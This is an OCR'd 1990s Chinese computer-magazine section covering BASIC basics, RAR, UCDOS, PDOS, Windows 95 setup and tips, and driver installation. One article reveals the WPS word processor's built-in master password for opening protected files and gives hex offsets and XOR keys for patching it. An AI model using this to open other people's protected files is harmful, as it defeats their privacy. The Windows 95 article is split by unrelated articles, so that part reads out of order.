BASIC 一词是英语 Beginner 's All－purpose Symbolic Instruction Code 的缩写，意思是初学者通用符号指令代码。正因为这是为初学者设计的一种计算机语言，简单易学，只要弄通十几个英语单词，知道它们的含义，知道它们在 BASIC 语言中的使用方法，就可以自己编程序，就象只要知道 16 个象棋子如何走你就可以和人下棋一样。

一、学会 16 个英语单词——BASIC 初阶

1.LET 意思是让，使。例如，

LET A＝3

即令 A＝3。用行话来说，就是将数值 3 赋予变量 A。所以，LET 语句叫做赋值语句。又如，

LET H＝a＋blog(t)

是让 H＝a＋blog(t)，或者说是将[a＋blog(t)]的计算结果赋予变量 H。式中 log(t) 即 t 的自然对数，BASIC 语言有自动计算对数的功能。

LET 在编程时可以省略不写。上面两句话也可写成

A＝3

H＝a＋blog(t)

第二句话中的 H＝a＋blog(t) 是一个生长曲线方程式，可以用来计算儿童身高（或树木高度）随年龄增长的变化关系。只要知道年龄 t，及模型的参数 a 和 b，用这句话就能算出身高(H)。t 和 a，b 可以在这句话以前，用三个 LET 来赋值。比如，年龄为 25 月，常数 a＝－7.5470，B＝6.0496，那么，可以写成：

LET t＝25

LET a＝－7.5470

LET b＝6.0496

当然，不用 LET 语句对 a，b 赋值，而将 a，b 的值直接写在公式中也是一样的，即把 LET H＝a＋blog(t)写成

LET H＝－7.5470＋6.0496log(t)

结果也一样。

2.INPUT 输入数据。

input 作名词用是输入的意思，作动词讲为把（数据等）输入计算机。因此，INPUT 的作用和 LET 相同，都是用来输入数据的。

INPUT a

是向变量 a 输入一个数据的意思。它与 LET 语句的区别是：LET 语句的数值是在编程序时直接写在程序里的；INPUT 语句是在计算机运行后，由操作者通过键盘输入的。当程序运行后，计算机会在屏幕上显示一个“？”号，这时可将数据输入。当运行完这个程序，想再算一遍，刚才输的数据还得重输一遍。而 LET 语句的数据因为是写在程序里的，所以再算一遍时不必重新输入数据。INPUT 语句本身没有运算功能，它只能输入数据，因此

LET a＝25

可以改写成

INPUT a

由键盘将数值 25 输入。但是，

LET H＝a＋blog(b)

不能改写成

INPUT H＝a＋blog(b)

INPUT 本身有显示功能，可以把简短的提示写进去，提醒使用者要输入什么数据。提示内容用引号括上，计算机会把这句话直接显示在屏幕上，而不参加运算。例如，

INPUT“请输入年龄 t＝”；t

程序运行后，屏幕将显示：

请输入年龄 t＝？

需要注意的是，在写完提示内容及引号后，加一个分号，接着再写变量 t。如提示内容后面用的是逗号，那么显示时在等号和问号之间会有几个字的空格。如果没有标点符号，写成

INPUT“请输入年龄 t＝”t

则算错，这种错误初学者常犯。

3.DATA 意为资料，数据。它的作用与前两句话相似，也与数据有关，但它只能用来存放数据，因此叫它为置数语句。例如，可把前面所说的年龄 t、参数 a，b 存放在 DATA 语句中，写成

DATA 25，－7.5470，6.0496

各个数据之间用逗号隔开。DATA 语句只能存放数据，要想使这些数据发挥作用，还须用 READ 语句把它们读到变量中。

4.READ 意思是读，如读书、读报，读数据等，故称读数语句。READ 语句只能读取存放在 DATA 语句的数据，不能读 LET 语句中的数据，也不能读用 INPUT 语句从键盘上输入的数据。所以，READ 和 DATA 是不可分割的一对语句，就象钥匙和锁一样，谁少了谁都发挥不了作用。上述 DATA 语句中的三个

数据,可用下列语句读取:

READ t,a,b

因此,我们有三种方法,即用 LET 语句,用 INPUT 语句,用 DATA/READ 语句,将年龄 25,参数 -7.5470 和 6.0496 赋予变量 t,a 和 b。这三种方法各有千秋,各有各的最佳使用场所。数据较少时用 LET 语句,数据较多时用 DATA/READ 语句,数据要根据情况临时确定时用 INPUT 语句,例如街头用电脑预测身高,需要知道被测试者现时的年龄、身高,以及被测试者父母的身高,这时须用 INPUT 语句现提问,现输入。使用 DATA/READ 语句时需要注意的是,DATA 语句中的数据个数及顺序,与 READ 语句中变量的个数及顺序是一一对应的,不能有多有少,次序不能颠倒。还应该注意,DATA 语句中的数据要用逗号隔开,如果不小心丢了一个逗号,就使两个数据合成了一个数据,即少了一个数据,程序在运行时,就会发出错误信息而停止运行。在数据中有小数点时尤其要小心,因为小数点键和逗号键紧相连,很容易按错键。如果把逗号错按成小数点,就会出现一个不合理的数据,电脑指出错误而停止运行后,很难查出错在哪儿。如果把小数点错按成逗号,就多出了一个数据。那么,在错误数据后面的一系列数据都会往后错一位,最后还会剩余一个数据。在这种情况下,电脑不会告诉你出错,但计算的结果是错误的,这种错误更加有害。

5.PRINT 为印刷,打印,显示的意思,称为打印语句。PRINT 语句能把计算的结果显示在屏幕上,也能把一句话,一个数学公式按原样显示在屏幕上。假如我们希望能把结果打印出来,而不是显示在屏幕上,则应在 PRINT 前面加一"L",写成 LPRINT。

PRINT 的显示功能与 INPUT 语句的显示功能十分相似。例如,当年龄为 25 年,生长曲线的参数 a = -7.5470,b = 6.0496,经 LET 语句 H = a + blog(t)计算后,H 值为 0.91。我们可以用 PRINT 语句将结果显示在屏幕上,写成

PRINT H

运行到这一步时,屏幕会显示:

0.91

也可以把这句话写得复杂些,使结果看得更明确:

PRINT"身高为";H;"米"

这样,PRINT 语句会把引号中的话"身高为"及"米"按原样显示出来,把 H 值的计算结果显示出来,屏幕的显示为:

身高为 0.91 米

我们仍要注意:引号里的话与变量之间用分号隔开,如用了逗号,在它们之间就会出现空格,而显示成:

身高为　　0.91　　米

PRINT 语句与 INPUT 语句均可以同时显示几个变量,如

PRINT H,a,b,t

执行的结果将显示:

18.5　　-7.5470　　6.049625　　25

如光写一个 PRINT,后面不带任何东西,则将输出一个空行,想多空几行则多写几个 PRINT。PRINT 语句本身具有计算功能,下面一句话

PRINT a + blog(t)

如果 a,b,t 的值已知,那么,PRINT 语句将把计算结果 0.91 显示在屏幕上。但应注意它和 LET 语句的区别,LET 语句为赋值语句,表达式中有等号;PRINT 语句的表达式不能带等号,假如写成

PRINT H = a + blog(t)

则是错误的,这是初学者易范的错误。

6.GOTO 转向语句。GO 为动词,走。TO 为介词,向,到。Go to home,回家(走到家里去)。Go to school,上学(走到学校去)。Go to bed,上床,去睡觉。GO TO 可连起来写,写成 GOTO。下面一句话

GOTO 100

意思是走向第 100 行,即不再连续执行下一句话,直接转到第 100 行,由第 100 行起往下运行。GOTO 语句不带任何条件,让转到哪一行就转到哪一行,所以叫无条件转向语句。

7.GOSUB 转向子程序。这是由两部分合成的一个词,GO 是走的意思,SUB 作形容词讲,是次级的,附属的意思,作名词讲为代替物,代替者。这个词作词头常和其它词组成复合词。作词头时译成次,亚,子等。英语 subprogram 一词为子程序,GOSUB 即转向子程序的意思。子程序是附属于主程序的一个小程序,当某种计算需要反复进行时,就可编一个子程序,附在主程序中,一般放在主程序的后面,因此行号都比较大。GOSUB 的写法与 GOTO 相似,后面也要有一行号,告诉电脑子程序从哪一行开始。如

GOSUB 1000

即转到 1000 行去执行子程序。执行完子程序后还得回到原处。

8.RETURN 返回,归还,退回。RETERN 可作动词,也可作名词,有多种解释,但都含有回到原来状况的意思,如返回、归还、送还、恢复。RETURN 与 GOSUB 是一对语句,不能单独使用,RETURN 写在子程序的最后一行,提醒电脑返回原处。如果一个程序中只有 GOSUB 而没有 RETURN 语句,电脑将提示出错信息。这是 GOSUB 语句与 GOTO 语句不同的地方。GOTO 语句在执行了一段程序后想转到别处,或回到原处,得再写一个 GOTO 语句,告诉电脑转到何处去。RETURN 语句后面不加行号,而是简单地返回原处。

(待续)

解说压缩工具软件 RAR 1.53

□湖北　万马

RAR 1.53 是一个以彩色菜单作为界面的高效数据压缩软件,具有很高的压缩比和速度,支持命令行方式,便于批处理命令。它支持鼠标的操作,菜单上各个文件和子目录的隐含或系统属性都用不同的符号进行识别,能自动识别 ARJ (.ARJ)打包的文件,并可自动调用 ARJ 进行解包。可设置菜单的颜色、声音、压缩方式、排序方法、口令、工作目录等等。

RAR 的使用方法最简单的就是在 DOS 提示符下键入 RAR 并回车,这时屏幕上就出现了 RAR 的菜单画面,最顶行显示文件的路径,左边的窗口显示当前路径下的各文件名和子目录名,可以用光条进行单选或多选,单选时只要把光条停在文件或目录名上,多选时可用空格键(或 INS 键)或鼠标右键进行选择。菜单右上方是 RAR 的版本信息,接着是状态窗口:

使用了内存　　×××KB
解包功能　　允许的
压包功能　　允许的
生成稳固压包功能　　允许的
追加文件功能　　允许的

右下方是选择项窗口:

加密口令　　没有的
压缩的标准　　标准的
增加 AV 到压包　　禁止的
生成稳固的压包　　可选的
记录错误到压包　　禁止的
生成注解　　禁止的

其中选项可用鼠标直接点击,若选择口令选项,屏幕要求输入口令,输入并回车后,程序会要求重复一次以确认无误。当选择压缩标准一项时会得到以下菜单。

Storing　(零比率压缩过程)
Fastest compression　(最高速压缩过程)
Fast coompression　(较高速压缩过程)
Normal compression　(标准压缩过程)
Good compression　(较高比率压缩过程)
Best compression　(最高比率压缩过程)

选择生成稳固压包项有

OPTIONAL　(可选的生成稳固压包)
ALWAYS　(由始至终地生成稳固的压包)

在屏幕的下方是 F1~F10 的功能键及其对应的功能:

F1 帮助　F2 压缩　F3 浏览　F4 追加文件　F5 生成多卷压包　F6 移动到压包　F7 更新　F8 删除文件或子目录　F9 选择菜单　F10 退出(或 ESC 键)

ALT+F2 生成稳固的压包　ALT+F5 生成自解压卷　ALT+F6 生成稳固卷　ALT+F7 生成稳固的自解压卷　ALT+F8 修复压包。

文件的压缩过程分别用三个窗口显示,上方窗口是已打包的文件长度等,左下方窗口是每一文件的压缩情况,右下方窗口是压包的完成情况,用光条显示完成百分比并显示整个压包的原始长度,压缩长度,压缩比,包中文件和子目录个数,所用时间多少等,非常形象直观。

当键下 F9 键时屏幕出现选择菜单

配置
口令设置　ALT+P
工作目录　ALT+W
文件注解
外部检查
改变驱动器
登记注册
储存设置

其中配置项中可选择菜单色彩、声音、鼠标、键盘、排序方式、压缩方式等。

当生成压包后,将光条停在压包名上回车,即进入压包功能,这时屏幕下方功能键将变为

F1 帮助　F2 测试压包　F3 查看包中文件　F4 按全路径展开　F5 添加注解到压包　F6 展开到当前路径　F7 转换成自解压包　F8 从包中删除文件　F9 选择项　F10 退出　ALT+F4 展开到指定路径　ALT+F5 追加注解　ALT+F7 加口令

无论在文件或压包功能下按住 ALT 键不放时,都会出现以下菜单:

ALT+C　色彩开关
ALT+D　选择驱动器
ALT+J　DOS SHELL 功能
ALT+M　压缩方式
ALT+P　加密的口令
ALT+S　储存配置
ALT+W　设置工作的目录

在 DOS 提示符下键入 RAR/?就能得到详尽的命令行操作参数。

UCDOS6.0 的新特色

□山东　臧劲松

UCDOS6.0 在保持老版本原有特色的基础上，增加了一些新的实用工具软件，同时对应用程序也进行了改进，它的特色主要体现在以下几个方面：

1. 先进的零内存占用

UCDOS6.0 版在内存管理方面实现了新的突破，成功研制出驻留程序的内存共享技术，可使多个模块同时装入同一地址空间，节省了大量的 UMB 空间。为了实现零内存占用，UCDOS6.0 除采用传统的把汉字系统的主要模块自动加载至 UMB 空间的上位内存技术以外，还设计了另一套减少内存占用的方案，即共享内存管理器，将汉字系统的各种主要模块程序加载至同一内存空间执行，从而大大减少了对宝贵的 UMB 空间的使用，使零内存功能更易实现。

2. UCSHELL——使 DOS 像 Windows 一样简单易学

可视化工作平台 UCSHELL，将系统中不同类别的 DOS 应用程序放在相应的组中用图标表示，支持鼠标点取并激活应用程序。UCSHELL 给还习惯在 DOS 环境下工作的用户提供了一个更容易使用的操作环境，尤其对硬件配置较低的计算机，在拥有诸多 Windows 环境操作的同时，可以继续发挥 DOS 应用程序资源占用少、运行速度快的特点。

3. 系统级的通讯支持功能

通讯支持是 UCDOS 系统功能的重要扩展，利用已有的 Modem(或 Fax/Modem 卡)，UCCOM 可在两台计算机之间直接传输中文文件，UCFAX 可将指定文件发送到传真机。UCCOM 和 UCFAX 均提供底层接口功能，可在各种编程语言中直接调用。提供带有通讯功能的名片管理器，可以自动拨号，发送传真、传输文件。

4. 完善的中文处理核心技术

先进的内存管理技术，使多个模块可以同时装入同一地址空间，节省了大量的 UMB 空间，即使加载汉字系统所有的功能模块，也仅占用 50K 左右的 UMB 空间。针对新型带有图形加速功能的显示卡和硬件特征，新的显示卡的显示驱动程序，可以实现在 256 色下的快速图形操作。先进的动态卸载技术，实现了激光打印机中文软字库的高速打印，最快可达 16 页/分钟的汉字输出速度几乎接近了西文文本的输出速度。

5. 丰富的实用中文应用软件

提供流行的中文表格和文字处理软件，内存病毒检测程序，支持各种显示模式和屏幕取词功能的英汉字典，打印预视程序，屏幕打印程序，特大字打印程序，曲线造字程序，名片管理，通用计算器，时钟管理等丰富的实用中文应用软件。

6. 表格制作

由规则表格制作任意复杂的表格，可以方便实现插线、删线、扩行、扩列、行列复制和删除，支持表格项内任意格式的斜线，所见即所得的文字编辑，所有操作同时支持鼠标和键盘操作。

7. 计算公式

提供公式定义功能，可在表格内的多行或多列之间定义计算公式，具有象电子表格一样的自动计算和自动更新功能，支持中国传统的财务栏格式，自动填写，自动计算。

8. 数据库报表


根据数据库理论来描述复杂报表结构，可将多个相互关联的数据库同时嵌入一个表格，自动生成三维立体表等复杂表格，可以设置筛选条件，并可同时对表中的多个数据库中的记录进行操作，提供分类汇总功能，数据库表格在打印时，可根据数据库的数据实现自动分类(分页)打印。

9. 打印输出

利用 UCDOS 的设备无关性，支持各种流行的打印设备；提供页边距、页眉、页脚、页号、距中、旋转和根据纸张按比例缩放的打印控制功能，支持超大表格的分页打印。

10. 制式表格

制式表格可以自动定位填写项，自动检查填入数据的类型和合法性，自动计算和审核，自动提醒必备的表项，填写者可以轻松地完成表格填写，同时保证填入信息的完整性和准确性。制式表格在填写过程中自动生成数据库文件，提供方便的数据上报和汇总功能(支持 MODEM)。



PDOS 的使用方法

□云南　余斌

说起 DOS 下的中文操作系统，许多人马上会想到希望，金山，超想等国内优秀的中文操作系统，但你可能没想到，一个美国公司也会推出一套不错的中文操作系统，它就是微软公司的 MS－DOS 中文版，即 PDOS。

我们身边的许多人都在使用微软的 WINDOWS 的中文版 PWINDOWS，而对于 DOS，却很少有人使用 MS－DOS 中文版，其实 PDOS 也是一个优秀的中文平台。下面就以 PDOS V6.22 为例，向大家介绍一下。

PDOS 的安装盘共五张，一般已经包含在 MS－DOS 的安装盘中，如果你的 MS－DOS 安装盘共有九盘，那么 PDOS ＃1 盘便是 MS－DOS ＃5 盘，依此类推。如果你是用光盘安装，PDOS 与 MS－DOS 安装程序在同一个子目录中。下面以光盘安装为例，软盘安装除按提示换盘外，其余操作与光盘安装相同。

在安装好 MS－DOS V6.22 之后，进入光盘的 DOS 安装子目录，输入 CSETUP，按下回车键后就开始安装。其安装界面与 MS－DOS 的安装界面相似，它先确认是否想要安装中文系统，回车继续，F3 键退出。选择继续后，它给出二种选择：一是快速安装，这也是程序默认安装方式，按回车开始；二是有选择的安装，按"C"键进入配置菜单，可以指定安装路径，并选择是否安装系统文件及安装哪些字库。建议使用快速安装方式，文件将被安装至 C 盘的 PDOS 子目录下。开始安装后，如果硬盘空间不够，将会显示信息，此时应按 F3 键退出安装，把硬盘上不需要的文件删除一些，使硬盘空间有 6M 以上时再进行安装。

安装完成后，CONFIG.SYS 文件中将自动增加一句：DEVICE＝C:\PDOS\PBIOS.SYS，此行为加载中文系统的 PBIOS.SYS 驱动程序。路径将随安装路径的变化而不同。AUTOEXEC.BAT 文件最后也将自动增加一行：PATH＝%PATH%；C:\PDOS，即将 C:\PDOS 的路径加入 PATH 的路径中。CSETUP.EXE 文件也变成为修改系统配置的文件。

安装完成后，你可以将 CONFIG.SYS 文件中的 PBIOS.SYS 移至高端内存，重新启动计算机后，PBIOS.SYS 便可驻入高端内存，它占用 19 120(19K)内存。

进入 PDOS 子目录，键入 PDOS 就进入了 PDOS V6.22 中文版。PDOS.BAT 文件将分别安装点阵字型驱动程序(FONT16.EXE 占 2K 内存)，显示驱动程序(HZVIO.EXE 占 37K 内存)。此时屏幕上便可以显示汉字了。接下来，PDOS.BAT 将继续安装通用字典输入法（HZKBD.EXE 占 17K 内存），随后就可安装输入法了。系统共提供了全拼，双拼，国际，区位四种输入法。安装时输入 INSTDICT(码表文件名)就可以了。最后将 PDOS 的系统控制台程序(CTRLPAN.EXE 占 5K 内存)安装完毕，PDOS 就可以正常运行了。这些程序都可以放至高端内存以留出基本内存供其它程序使用。


PDOS 中的热键配置如下：Ctrl＋空格键为中英输入法切换，Shift＋Ctrl 进行不同输入法的切换。同时按下左右 Shift 键可进入全西文显示，再按一次进入中文显示。


将"文件管理器"升级到 Windows 95

□北京　杨一未

Windows 95 中"我的电脑"选项可算是 Windows 3.x 中"文件管理器"的升级产品。它在很多方面都较"文件管理器"有很大的提高（仅为表示文件类型的图标就增加了不少），但也是由于这些改进，对于那些刚刚接触 Windows 95 的初学者而言，在进入"我的电脑"之后，往往会不知所措，而在做一些较简单的文件操作时，"文件管理器"会显得比"我的电脑"更为快捷方便，有没有办法将"文件管理器"植入 Windows 95 呢？回答是有的。以中文 Windows 3.2 升级为中文 Windows 95 为例：在升级前首先用命令栏中的"文件\特性"项将主群组中的"文件管理器"更名，只要不再是"文件管理器"，什么名字由你选，这样在升级到 Windows 95 之后，可以很容易的在"开始\程序\主群"下找到它，使用起来和以前一模一样，只是在最大化与最小化上使用的是 Windows 95 的窗口模式。这种方法还适用于其它你喜欢的旧版本 Windows 应用程序升到 Windows 95 中。

Windows 95的安装





□南京　张雷

一、安装之前(Before Setup)

1.Windows 95 作为一个 OS(操作系统),对计算机系统要求比 DOS 要高,8MB 内存是比较理想的,而且处理器最好是 486 或更高的,如奔腾。完全安装,您需要有一个大约 120MB 的逻辑分区,一般,Windows 95 中文版占用约 80~100MB,英文版 70~85MB。安装时,最好为其设一个单独的临时文件存放处。具体说,如果 Windows 95 安装在 C 盘,那最好在 D 盘建一个空的子目录,当然,D 盘的剩余空间越大越好。在键入 Setup 时加个参数,即 Setup/T:×××,其中×××表示临时文件存放的具体位置。如果只有一个分区,就没必要这样了,Windows 95 的安装程序会动态的管理临时文件。

2.确保硬盘没有错误。用 SCANDISK 检查(命令行:SCANDISK/ALL),修正错误,不必界面检查。Windows 95 拒绝在有错误的硬盘上安装。

3.确保硬盘没有文件碎片。用 DEFRAG 对每个逻辑盘进行整理(命令行:DEFRAG [D:]/F),这样安装时速度会有所提高。

4.在 CONFIG.SYS 中不要加载 QEMM 一类的内存管理程序,若使用 EMM386.EXE,则不要加/HIGHSCAN 参数,因为它们会保护系统一部分内容,使得 Windows 95 不能正常的检测硬件。但在 CONFIG.SYS 中要有所有实模式(real-mode)驱动程序存在,这对 Windows 95 的检测有利。并且"DEVICE=C:\DOS\HIMEM.SYS"这一行是不可少的,还应将所有外设打开,如打印机、扫描仪等。

5.若不能完全丢弃原有的 DOS 系统,建议最好做一个备份。在 Windows 95 升级后,将会覆盖掉一些实用程序,并以新版本去更新,这时"Incorrect DOS Version"的现象便会时时困扰着你。当然,升级完后,要将旧的 DOS 的 Autoexec.bat 中 PATH 环境变量指向备份的目录。

6.准备一张格式化过的没有坏扇区和坏磁道的软盘,以便安装时创建系统盘。

7.若系统支持节能标准,安装前务必要关掉,方法是在 CMOS 设置中把 Power Manage 设为 Disable。

8.若系统中有 Virus Warning 一类的硬盘 BOOT 区防写功能,也应设为 Disable,Windows 95 是一个 OS,当然要重写 BOOT 区。

9.关闭所有基于 DOS 和 Windows 3.x 的屏幕保护程序(Screen Saver),如果系统内存在 8MB 以上的最好也把 Windows 的交换文件去掉,尤其是永久性的,要全部删除。

二、安装中(During Setup)　[这里只介绍光盘版的升级安装]

1.若在 DOS 下安装,那系统中首先要有一份 Windows 3.x 版,安装时命令行:Setup/T:×××,×××是前面说的临时文件存放处。不过要注意,在 DOS 下安装所占空间较多。

2.建议在 Windows 3.x 中安装,好处有:(1)可提高速度。在 Windows 95 中有一些动态链库(DLL)文件与 Windows 3.x 下相同,可以延用,无需更新,节省了复制时间。(2)可节省空间。由于延用 Windows 3.x 中的 DLL 文件,所以比在 DOS 下安装大约节省 10MB~20MB 空间。

3.无论在什么环境下安装,您首先要将所有的可卸除的驻留内存(TSR)程序去掉,在 Windows 3.x 下也要关闭所有已打开的应用程序,最好只保留一个壳(Shell),这样最安全。

4.安装时,用 Shell 中的运行命令,在对话框中键入:Setup/T:×××

5.如果你是个老手,安装时可以选"定制"项安装,这对你有很大的余地;若不太了解,建议选"典型"项安装。

6.整个安装过程将持续 30~60 分钟,这视计算机速度而定。

三、安装之后(After Setup)

1.不要在安装后把光盘仍到一边,因为其中一定会有一些对您有用而您又没有装上的应用程序。

2.可以不用 CONFIG.SYS 和 AUTOEXEC.BAT,不过将其设置得当,会有更好的效果。

(1)去掉没用的驱动程序:在 CONFIG.SYS 中,光驱驱动程序设置的一行可以全部删掉,AUTOEXEC.BAT 中,包含"MSCDEX.EXE /D:×××"的一

使用 Windows 的小诀窍

□北京　张大见

一、最小化启动的应用程序

按下 Shift 键，启动应用程序，则应用程序被最小化为一个图标而没有运行。

二、热键在文件管理器中的应用

1. 按下 Alt 键，双击某一文件名，可直接调出文件特性对话框。

2. 按下 Shift 键，用鼠标单击驱动器的磁盘符，可看到该驱动器下的所有文件目录的层次。

要选定多组文件方法是：单击第一组的第一个文件，按下 Shift 键，单击该组最后一个文件，选定第一组，再按下 Ctrl 键，单击第二组的第一个文件，按下 Ctrl + Shift 键，单击该组的最后一个文件，可选定第二组文件。重复上面的过程，则能选定第三组、第四组……

4. 用鼠标拖动选定文件的图标时，若不按任意键，拖放位置和选定文件如果是同一驱动器时，则拷贝文件 如果不是同一驱动器，则移动文件。若按下 Ctrl 键，则不管拖放到何位置，都将是拷贝文件；若按下 Alt 键都将是移动文件。

5. 按下 Ctrl 键，单击已被选定的文件，可取消对该文件的选定。

利用 Windows 的搜索功能删除文件

□宁波　刘乃锐

在很多情况下，我们需要删掉磁盘上某一类文件，比如：* .BAK。众所周知，DOS 操作系统是按文件名或扩展名删除文件的，若要删除某一类文件，必须一个一个目录去删除，DOS 没有提供能搜索某级目录下所有此类文件的删除命令（包含其中的所有下级子目录），而 Windows 的搜索功能可以实现。

1. 启动 Windows；

2. 鼠标双击“主群组”；

3. 鼠标双击“文件管理器”；

4. 在目录列表中选中你所要清理的磁盘目录；如：C:\(C 盘全盘)

5. 鼠标击取‘文件’下拉菜单；

6. 执行‘搜索……’功能；

7. 在“搜索目标”框中输入文件名称（可用通配符）如：* .BAK)。

8. 选‘搜索全部子目录”击‘确定”开始搜索；

9. 搜索结束，出现新的活动窗，搜索结果 C:\ * .BAK，所有符合要求的文件连同路径出现在此窗口里。如果你想删除它们，可先选中第一个文件，然后按住“Shift”键，用鼠标移动到文件列表的最后一个文件，再选中，则全部文件被选中，按‘Delete’键，回答提示删除所有文件。

行也可以删去，Windows 95 的内置的 32 位 CDFS 及其驱动程序比它们更快、更好、功能更强。

(2) 介绍用 QEMM 配置 CONFIG.SYS。若用 QEMM 配置，不要用“DOS－UP”功能，即使用了，Windows 95 也会自动拆除。

(3) 不必用 Smartdrv 程序，Windows 95 本身的 32 位保护模式会使各程序运行时互不相干。

(4) 别干涉 Windows 95 的交换文件或虚拟内存，它做的要比你自己设计的好。

3. 别忘了一个重要内容：恢复刚才被关闭的 Virus Warning （硬盘 BOOT 区保护），因为 Windows 95 自身没有防御病毒的功能。本人曾遇到一个病毒将 Windows 95 核心文件 VMM32.VXD 破坏而无法启动，直至最后不得不重新安装。建议找一套为 Windows 95 设计的防病毒软件，使系统免疫力增强。

声卡在WIN 95下不兼容的排除

□北京 孟方

本人见过数款声卡在WIN95下不能被检测到，其中有一些为采用OPTI芯片的声卡，也包括国内名牌机所配的声卡(如：联想1+1狮子座所配声卡就是采用OPTI的芯片)。在WIN95下安装新硬件时，等检测完后，计算机会跳出一个对话框，一声不响的告诉你，没有发现新硬件，这时你恨不得砸了机器，明明插在扩展槽里，确说没有。有的人一着急就把WIN95卸载了，发誓不用WIN95了。其实只要你的声卡在DOS下和WIN3.1下能正常发声的话，有99%的可能，你的声卡也能通过手动调节在WIN95下出声(前提条件为声卡兼容如Sound Blaster、Windows Sound System或AdLib标准)，方法是进入控制面板，用鼠标双击添加新硬件图标，单击下一步后，计算机会问你是否让WINDOWS搜索新硬件，你要选否，单击下一步，然后选硬件类型为声音、视频和游戏控制器，单击下一步，在厂商框里选Creative Labs，在型号框里选Creative Labs Sound Blaster pro，请不要选Creative Labs Sound Blaster 16 or AWE-32，(不要认为自己的声卡是真16位的，就可以选择Sound blaster 16，因为Sound Blaster的兼容卡即市面上的真16位声卡还没有兼容到Sound blaster 16的水平，若选择Sound blaster 16的话，重新启动计算机后，会发现仍旧没有声音，并且在系统里会看到声卡的前面有一个惊叹号，表示没有正常工作)。安装完驱动程序后，计算机会问你IRQ和DMA为多少，你单击下一步即可(按所兼容声卡的默认值配置)。重启计算机后，若在屏幕右下方出现一个小喇叭即成功，若没有，进入控制面板，选系统，在声音、视频和游戏控制器图标上双击，在你选的兼容声卡上双击，选更改设置，用DOS下声卡的IRQ和DMA值的替换默认值(DOS下的IRQ和DMA的值取得方法为，先确认声卡能在DOS下发声，①已经安装WIN95的用户，开机按F8键，选第7项进入DOS，在提示符下键入SET回车后，在屏幕上会有一行为Blaster=AX IX DX HX，其中I后面的数为IRQ的值，D后面的数为DMA的值。②在没装WIN95之前，在DOS下按照①的步骤即可)，一般都能成功。

如何在WIN95下安装驱动程序

□北京 毛一心

硬件驱动程序有显卡、声卡、调制解调器等，通常它们的驱动程序不是后缀为.EXE的执行文件，而是后缀为.INF的文件。下面以安装调制解调器驱动程序为例，其操作步骤如下：

1. 单击“开始”菜单中的设置下拉菜单的‘控制面板’项。

2. 双击“调制解调器”图标。

如果安装程序时调制解调器安装向导选择了“标准调制解调器”驱动程序，这意味着它无法确认目前使用的是哪一种调制解调器，应手动配置调制解调器驱动程序。首先用win95的功能删除，其方法是选定“标准调制解调器”，然后单击‘删除’按钮，把标准调制解调器驱动程序删除。同理，若当前调制解调器的型号设置不对，也用同样的方法先选定调制解调器型号，然后再单击“删除”按钮，把当前调制解调器驱动程序删除。

3. 接下来单击“添加”按钮，选中“不检测调制解调器，从清单中选定一个[D]”，然后单击“下一步”，在左侧厂商[M]栏下，选择目前使用的调制解调器类型，如“Creative Labs”;在右侧型号[L]栏下，选择“Creative Labs Modem Blaster 28.8’型号。

4. 若需安装新的驱动程序，现以安装外置Motorola 14.4为例，则应在“控制面板”窗口中单击“添加新硬件’按钮。

5. 单击‘下一步’按钮。

6. 选择‘否(N)”，然后单击‘下一步”。

7. 单击调制解调器图标。

8. 选中“不检测调制解调器，从清单中选定一个[D]”，然后单击‘下一步”。

9. 单击‘从磁盘安装[H]...”。

10. 插入驱动盘，单击浏览按钮。


11. 单击‘a:\’再单击确定。

12. 选择外置式“Motorola VoiseSURFR External 14.4’型号。

13. 双击‘通讯端口COM1”。

14. 安装结束。

WPS万能密码的修改



□广东 谢新华

众所周知，WPS可对所编辑的文件设置密码，起到一定的安全保密作用。可是，电脑爱好者也知，WPS(无论什么版本)存在万能密码：按住Ctrl键不放，依次键入QIUBOJUN(WPS的开发者“求伯君”的拼音)，就可以轻而易举的读出并修改带密码的文件，使加密失去意义。但是，笔者发现，WPS的万能密码也可以修改，你想用什么作万能密码，就可以改成什么作万能密码，随心所欲。版本不同，改法也不同。具体方法如下：

对于Super-CCDOS6.0F中的WPS，万能密码在WPS.EXE中，未经加密，改法简单，用PCTOOLS在WPS.EXE中找十六进制串“11 09 15 02 0F 0A 15 0E”(即^Q^I^U^B^O^J^U^N的十六进制码)，改成自己的万能密码的十六进制值即可。如万能密码设为ABCDEFGH，则将上述十六进制串改成“41 42 43 44 45 46 47 48”即可。

对于UCDOS3.1中的WPS，万能密码也在WPS.EXE中，但经过异或加密。用PCTOOLS在WPS.EXE中找十六进制串“19 0E 13 07 0B 09 17 0F”，万能密码是由这8个字节的值分别与“08 07 06 05 04 03 02 01”异或后得到的。因此，如万能密码设为ABCDEFGH，则将上述十六进制串改成“49 45 45 41 41 45 45 49”即可。

对于UCDOS5.0和UCDOS6.0中的WPS，万能密码也在WPS.EXE中，经过新的动态加密。用PC-TOOLS在WPS.EXE中找十六进制串“13 08 20 D7 05 0D 01 07 19 05”，其中，第三、四两个字节(20 D7)不管它，其余8个字节分别与“02 01 10 0F 0E 0D 0C 0B”异或得到万能密码。因此，如万能密码设为ABCDEFGH，则将上述十六进制串改成“43 43 53 4B 4B 4B 4B 43”即可。

ARJ 在整理磁盘方面的应用

□湖北　易继勇

ARJ 是目前国际上流行的压缩软件，短小精悍，参数众多，功能齐全。其使用已有很多文章介绍，不再赘述。但大多数只限于讲到它的压缩和解压功能，别的用途很少涉及，其实它在整理磁盘方面也可以发挥作用。

硬盘在使用一段时间以后，由于种种原因，往往会陷入一种混乱状态，有很多无用的或长期不用的程序保留在盘上（例如采用 Pctools5.0 编辑文件产生的大量后缀为 BAK 的文件；本该由 Windows 自动删除的一些后缀为 TMP 的文件，由于非正常退出，Windows 来不及删掉而残存在磁盘上的文件等等），占用了有限的硬盘空间，而上述无用的文件一般没有规律，分散在各个子目录下，删除时需要逐个目录查找，碰到目录较庞杂且子目录的层次较深的完成此项清理工作颇费时间。

以清除 BAK 和 TMP 文件为例，具体步骤如下：

在 DOS 命令提示符下依次执行：

```
cd\
arj m temp *.bak *.tmp -r
del temp.arj
```

